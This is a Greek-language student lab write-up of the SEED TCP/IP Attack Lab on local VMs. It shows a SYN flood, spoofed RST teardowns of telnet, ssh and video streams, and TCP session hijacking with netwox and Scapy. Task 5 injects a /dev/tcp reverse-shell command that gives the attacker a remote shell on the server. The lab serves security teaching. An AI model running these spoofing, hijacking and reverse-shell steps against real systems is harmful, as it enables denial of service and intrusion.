
TCP/IP Attack Lab

- **Server** → 10.0.2.7
- **Attacker** → 10.0.2.8
- **Client** → 10.0.2.9



Task 1: SYN Flooding Attack

1. Απενεργοποιούμε το SYN cookie και επιβεβαιώνουμε ότι τρέχει το telnet (port 23) στον server:

```
[04/07/26]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

```
[04/07/26]seed@VM:~$ netstat -na | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
```

2. Ελέγχουμε με ότι πριν την επίθεση δεν υπάρχουν πολλές SYN_RECV συνδέσεις στον server:

```
[04/07/26]seed@VM:~$ netstat -na | grep SYN_RECV
```

3. Ελέγχουμε το μέγεθος της ουράς:

```
[04/07/26]seed@VM:~$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

4. Εκτελούμε τη επίθεση από τον attacker:

```
[04/07/26]seed@VM:~$ sudo netwox 76 10.0.2.7 -p 23 -s raw
```

5. Παρατηρούμε πολλές συνδέσεις σε κατάσταση SYN_RECV στον server:

```
[04/07/26]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
97
```

6. Επαληθεύουμε ότι η επίθεση πέτυχε με πρόσπαθεια σύνδεσης με telnet από τον client:

```
[04/07/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
```

Ακολουθούμε την ίδια διαδικασία με ενεργό το SYN cookie και θα παρατηρήσουμε πως η επίθεση αποτυγχάνει. Αυτό συμβαίνει επειδή ο server δεν αποθηκεύει τις ημιτελείς συνδέσεις στην ουρά, αλλά κωδικοποιεί τις πληροφορίες στο SYN-ACK. Έτσι δεν εξαντλούνται οι πόροι και μόνο έγκυρα ACK πακέτα ολοκληρώνουν τη σύνδεση.

```
[04/07/26]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

```
[04/07/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
```

Συνοψίζοντας παρατηρούμε ότι με ανένεργο το SYN cookie το telnet αποτυγχάνει καθώς η ουρά είναι γεμάτη με SYN_RECV, ενώ με ενεργό SYN cookie το telnet λειτουργεί κανονικά παρά την επίθεση.

Task 2: TCP RST Attacks on telnet and ssh Connections


1. Δημιουργούμε telnet σύνδεση από τον client προς τον server:

```
[04/08/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr  8 03:07:40 EDT 2026 from 10.0.2.9 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


2. Με Wireshark στον attacker καταγράφουμε IPs, ports και sequence numbers:



3. Στέλνουμε spoofed TCP RST πακέτο με τα σωστά στοιχεία:




4. Η σύνδεση διακόπηκε άμεσα, επιβεβαιώνοντας την επιτυχία της επίθεσης:



Ακολουθούμε τα αντίστοιχα βήματα για την ssh σύνδεση:



Attacker:





```
[04/08/26]seed@VM:~$ sudo netwox 40 -l 10.0.2.9 -m 10.0.2.7 -o 47536 -p 22 -B -q
 2183496069
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|_____0x0028=40_____|
|             id                |r|D|M|       offsetfrag        |
|         0xEF07=61191          |0|0|0|         0x0000=0         |
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____0xB3B9_____|
|                           source                              |
|                         10.0.2.9                              |
|                        destination                            |
|                         10.0.2.7                              |
TCP
|          source port          |       destination port        |
|         0xB9B0=47536          |          0x0016=22            |
|                           seqnum                              |
|                    0x82258185=2183496069                      |
|                           acknum                              |
|                    0x00000000=0                               |
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|1|0|0|_____0x0000=0_____|
|           checksum            |            urgptr            |
|         0xDA5F=55903          |          0x0000=0            |
```

Client:

```
[04/08/26]seed@VM:~$ packet_write_wait: Connection to 10.0.2.7 port 22
: Broken pipe
```

Εκτελούμε την ίδια επίθεση με χρήση Scapy για telnet:

```
[04/08/26]seed@VM:~$ sudo pip install scapy
The directory '/home/seed/.cache/pip/http' or its parent directory is not owned
by the current user and the cache has been disabled. Please check the permissio
s and owner of that directory. If executing pip with sudo, you may want sudo's
H flag.
The directory '/home/seed/.cache/pip' or its parent directory is not owned by t
e current user and caching wheels has been disabled. check the permissions and
wner of that directory. If executing pip with sudo, you may want sudo's -H flag
Collecting scapy
  Downloading https://files.pythonhosted.org/packages/67/a1/2a60d5b6f0fed297dd0
0311c887d5e8a30ba1250506585b897e5a662f4c/scapy-2.5.0.tar.gz (1.3MB)
    100% |████████████████████████████████| 1.3MB 19.8MB/s
Installing collected packages: scapy
  Running setup.py install for scapy ... done
Successfully installed scapy-2.5.0
You are using pip version 18.1, however version 20.3.4 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
```




```
[04/08/26]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip = IP(src="10.0.2.9", dst="10.0.2.7")
>>> tcp = TCP(sport=58916, dport=23, flags="R", seq=748644670)
>>> pkt = ip/tcp
>>> send(pkt, verbose=0)
```

Client:

```
[04/08/26]seed@VM:~$ Connection closed by foreign host.
```

Εκτελούμε την ίδια επίθεση με χρήση Scapy για ssh:

Client:


```
/bin/bash 70x21
[04/08/26]seed@VM:~$ ssh seed@10.0.2.7
seed@10.0.2.7's password:
Permission denied, please try again.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Apr  8 09:11:32 2026 from 10.0.2.9
```

Attacker:



```
[04/08/26]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip = IP(src="10.0.2.9", dst="10.0.2.7")
>>> tcp = TCP(sport=47580, dport=22, flags="R", seq=241698595)
>>> pkt = ip/tcp
>>> send(pkt, verbose=0)
>>>
```


Client:

```
[04/08/26]seed@VM:~$ packet_write_wait: Connection to 10.0.2.7 port 22
: Broken pipe
```


Έτσι παρατηρούμε ότι η επίθεση RST πετυγχαίνει και σε SSH γιατί το SSH κρυπτογραφεί μόνο το payload στο transport layer αφήνοντας το TCP header (συμπεριλαμβανομένου του sequence number) εκτεθειμένο. Έτσι ο attacker μπορεί να κάνει sniff και να στείλει έγκυρο RST packet.

Task 3: TCP RST Attacks on Video Streaming Applications


Client:




1. Ανοίγουμε το youtube στον client και βάζουμε ένα βίντεο:




2. Με Wireshark εντοπίζουμε την TCP σύνδεση του βίντεο:



3. Στέλνουμε RST πακέτο προς τον client:



4. Παρατηρούμε ότι το βίντεο σταμάτησε, δείχνοντας ότι η σύνδεση διακόπηκε:



Η επίθεση ήταν επιτυχής, καθώς η TCP σύνδεση μεταξύ client και server διακόπηκε, με αποτέλεσμα να σταματήσει η αναπαραγωγή του βίντεο. Μέσω του Wireshark εντοπίστηκε η κατάλληλη TCP ροή και χρησιμοποιήθηκε για την αποστολή RST πακέτου. Η διακοπή της ροής δείχνει ότι ακόμα και σύγχρονες εφαρμογές που βασίζονται σε TCP παραμένουν ευάλωτες σε τέτοιου είδους επιθέσεις όταν ο attacker βρίσκεται στο ίδιο δίκτυο.

Task 4: TCP Session Hijacking

1. Δημιουργούμε telnet σύνδεση μεταξύ client και server:

```
[04/08/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr  8 12:53:36 EDT 2026 from 10.0.2.9 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

2. Με Wireshark βρίσκουμε τα απαραίτητα TCP στοιχεία:

```
▸ Frame 21: 66 bytes on wire (528 bits), 66 bytes captured (528
▸ Ethernet II, Src: PcsCompu_7b:d7:be (08:00:27:7b:d7:be), Dst:
▸ Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.7
▾ Transmission Control Protocol, Src Port: 51490, Dst Port: 23,
    Source Port: 51490
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3497597198
    Acknowledgment number: 3796463942
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 254
    [Calculated window size: 254]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xb4df [unverified]
```

3. Στέλνουμε spoofed TCP packet με injected εντολή:

Εντολή σε απλό κείμενο: \r touch /tmp/hacked.txt \r

Εντολή σε Hex: 0d746f756368202f746d702f6861636b65642e7478740d

```
[04/08/26]seed@VM:~$ sudo netwox 40 -l 10.0.2.9 -m 10.0.2.7 -o 51490 -p 23 -q 34
97597198 -r 3796463942 -z -H 0d746f756368202f746d702f6861636b65642e7478740d
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____0x003F=63_____|
|              id               |r|D|M|       offsetfrag      |
|         0xAA26=43558          |0|0|0|        0x0000=0       |
|      ttl      |   protocol    |            checksum           |
|___0x00=0______|___0x06=6______|_____0xF883_____|
|                           source                              |
|                         10.0.2.9                              |
|                        destination                            |
|                         10.0.2.7                              |
TCP
|          source port          |       destination port        |
|_____0xC922=51490_____|_____0x0017=23_____|
|                            seqnum                             |
|                     0xD079190E=3497597198                     |
|                            acknum                             |
|                     0xE2497146=3796463942                     |
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x0000=0_____|
|            checksum          |          urgptr               |
|         0xC724=50980         |         0x0000=0              |
0d 74 6f 75  63 68 20 2f  74 6d 70 2f  68 61 63 6b  # .touch /tmp/hack
65 64 2e 74  78 74 0d                               # ed.txt.
```

4. Παρατηρούμε πως η εντολή εκτελέστηκε στον server (δημιουργία αρχείου):

```
[04/08/26]seed@VM:~$ ls /tmp
config-err-JgDT5k
hacked.txt
orbit-seed
systemd-private-9c56201b6d5b4054a731b91658d8a3fb-col
ord.service-DL0MWU
systemd-private-9c56201b6d5b4054a731b91658d8a3fb-rtk
it-daemon.service-ly96cb
unity_support_test.1
```

Εκτελούμε την ίδια επίθεση με Scapy.

Client:


```
[04/08/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr  8 13:13:28 EDT 2026 from 10.0.2.9 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/08/26]seed@VM:~$ ls
android         Desktop    examples.desktop  Music     source
bin             Documents  get-pip.py        Pictures  Templates
Customization   Downloads  lib               Public    Videos
```

Attacker:




```
>>> from scapy.all import *
>>> ip = IP(src="10.0.2.9", dst="10.0.2.7")
>>> tcp = TCP(sport=51492, dport=23, flags="PA", seq=3626027896, ack=4217940102)
>>> data= "\rtouch /tmp/hacked_scapy.txt\r"
>>> pkt = ip/tcp/data
>>> ls(pkt)
version    : BitField  (4 bits)                = 4              ('4')
ihl        : BitField  (4 bits)                = None           ('None')
tos        : XByteField                        = 0              ('0')
len        : ShortField                        = None           ('None')
id         : ShortField                        = 1              ('1')
flags      : FlagsField                        = <Flag 0 ()>    ('<Flag 0 ()>
')
frag       : BitField  (13 bits)               = 0              ('0')
ttl        : ByteField                         = 64             ('64')
proto      : ByteEnumField                     = 6              ('0')
chksum     : XShortField                       = None           ('None')
src        : SourceIPField                     = '10.0.2.9'     ('None')
dst        : DestIPField                       = '10.0.2.7'     ('None')
options    : PacketListField                   = []             ('[]')
--
sport      : ShortEnumField                    = 51492          ('20')
dport      : ShortEnumField                    = 23             ('80')
seq        : IntField                          = 3626027896     ('0')
ack        : IntField                          = 4217940102     ('0')
dataofs    : BitField  (4 bits)                = None           ('None')
reserved   : BitField  (3 bits)                = 0              ('0')
flags      : FlagsField                        = <Flag 24 (PA)>  ('<Flag 2 (S)
>')
window     : ShortField                        = 8192           ('8192')
chksum     : XShortField                       = None           ('None')
urgptr     : ShortField                        = 0              ('0')
options    : TCPOptionsField                   = []             ("b''")
--
load       : StrField                          = b'\rtouch /tmp/hacked_scapy.t
xt\r' ("b''")
>>> send(pkt, verbose=0)
```

Server:

```
[04/08/26]seed@VM:~$ ls /tmp
config-err-JgDT5k  hacked.txt  systemd-private-9c56201b6d5b4054a731b91658d8a3fb-colord.ser
hacked_scapy.txt   orbit-seed  systemd-private-9c56201b6d5b4054a731b91658d8a3fb-rtkit-daem
```

Η επίθεση session hijacking ήταν επιτυχής, καθώς καταφέραμε να εισάγουμε κακόβουλη εντολή σε μια ενεργή telnet συνεδρία. Με τη χρήση των κατάλληλων TCP πεδίων (IP addresses, ports, sequence και acknowledgement numbers), ο server αποδέχτηκε το spoofed πακέτο ως έγκυρο. Η εκτέλεση της εντολής στον server επιβεβαιώνει ότι η σύνδεση έχει παραβιαστεί και ότι δεν υπάρχει μηχανισμός αυθεντικοποίησης στο επίπεδο TCP.

Task 5: Creating Reverse Shell using TCP Session Hijacking

1. Δημιουργούμε telnet σύνδεση:

```
[04/08/26]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr  8 15:22:06 EDT 2026 from 10.0.2.9 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

2. Βάζουμε τον attacker να ακούει σε port με netcat:

```
[04/08/26]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

3. Κάνουμε hijack τη σύνδεση και στέλνουμε reverse shell εντολή:

```
▸ Frame 19: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_7b:d7:be (08:00:27:7b:d7:be), Dst: PcsCompu_c9:a4:3a (08:00:27:c9:a4:3a)
▸ Internet Protocol Version 4, Src: 10.0.2.9, Dst: 10.0.2.7
▾ Transmission Control Protocol, Src Port: 51496, Dst Port: 23, Seq: 2651510820, Ack: 1822916477, Len: 0
    Source Port: 51496
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2651510820
    Acknowledgment number: 1822916477
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 245
    [Calculated window size: 245]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xdd3e [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

```
[04/08/26]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ip = IP(src="10.0.2.9", dst="10.0.2.7")
>>> tcp = TCP(sport=51496, dport=23, flags="PA", seq=2651510820, ack=1822916477)

>>> data = "\r/bin/bash -i > /dev/tcp/10.0.2.8/9090 0<&1 2>&1\r"
>>> pkt = ip/tcp/data
>>> send(pkt, verbose=0)
```

4. Παρατηρούμε ότι ο server συνδέθηκε πίσω στον attacker και αποκτήσαμε απομακρυσμένο shell στον server:

```
[04/08/26]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 33226)
[04/08/26]seed@VM:~$ pwd
pwd
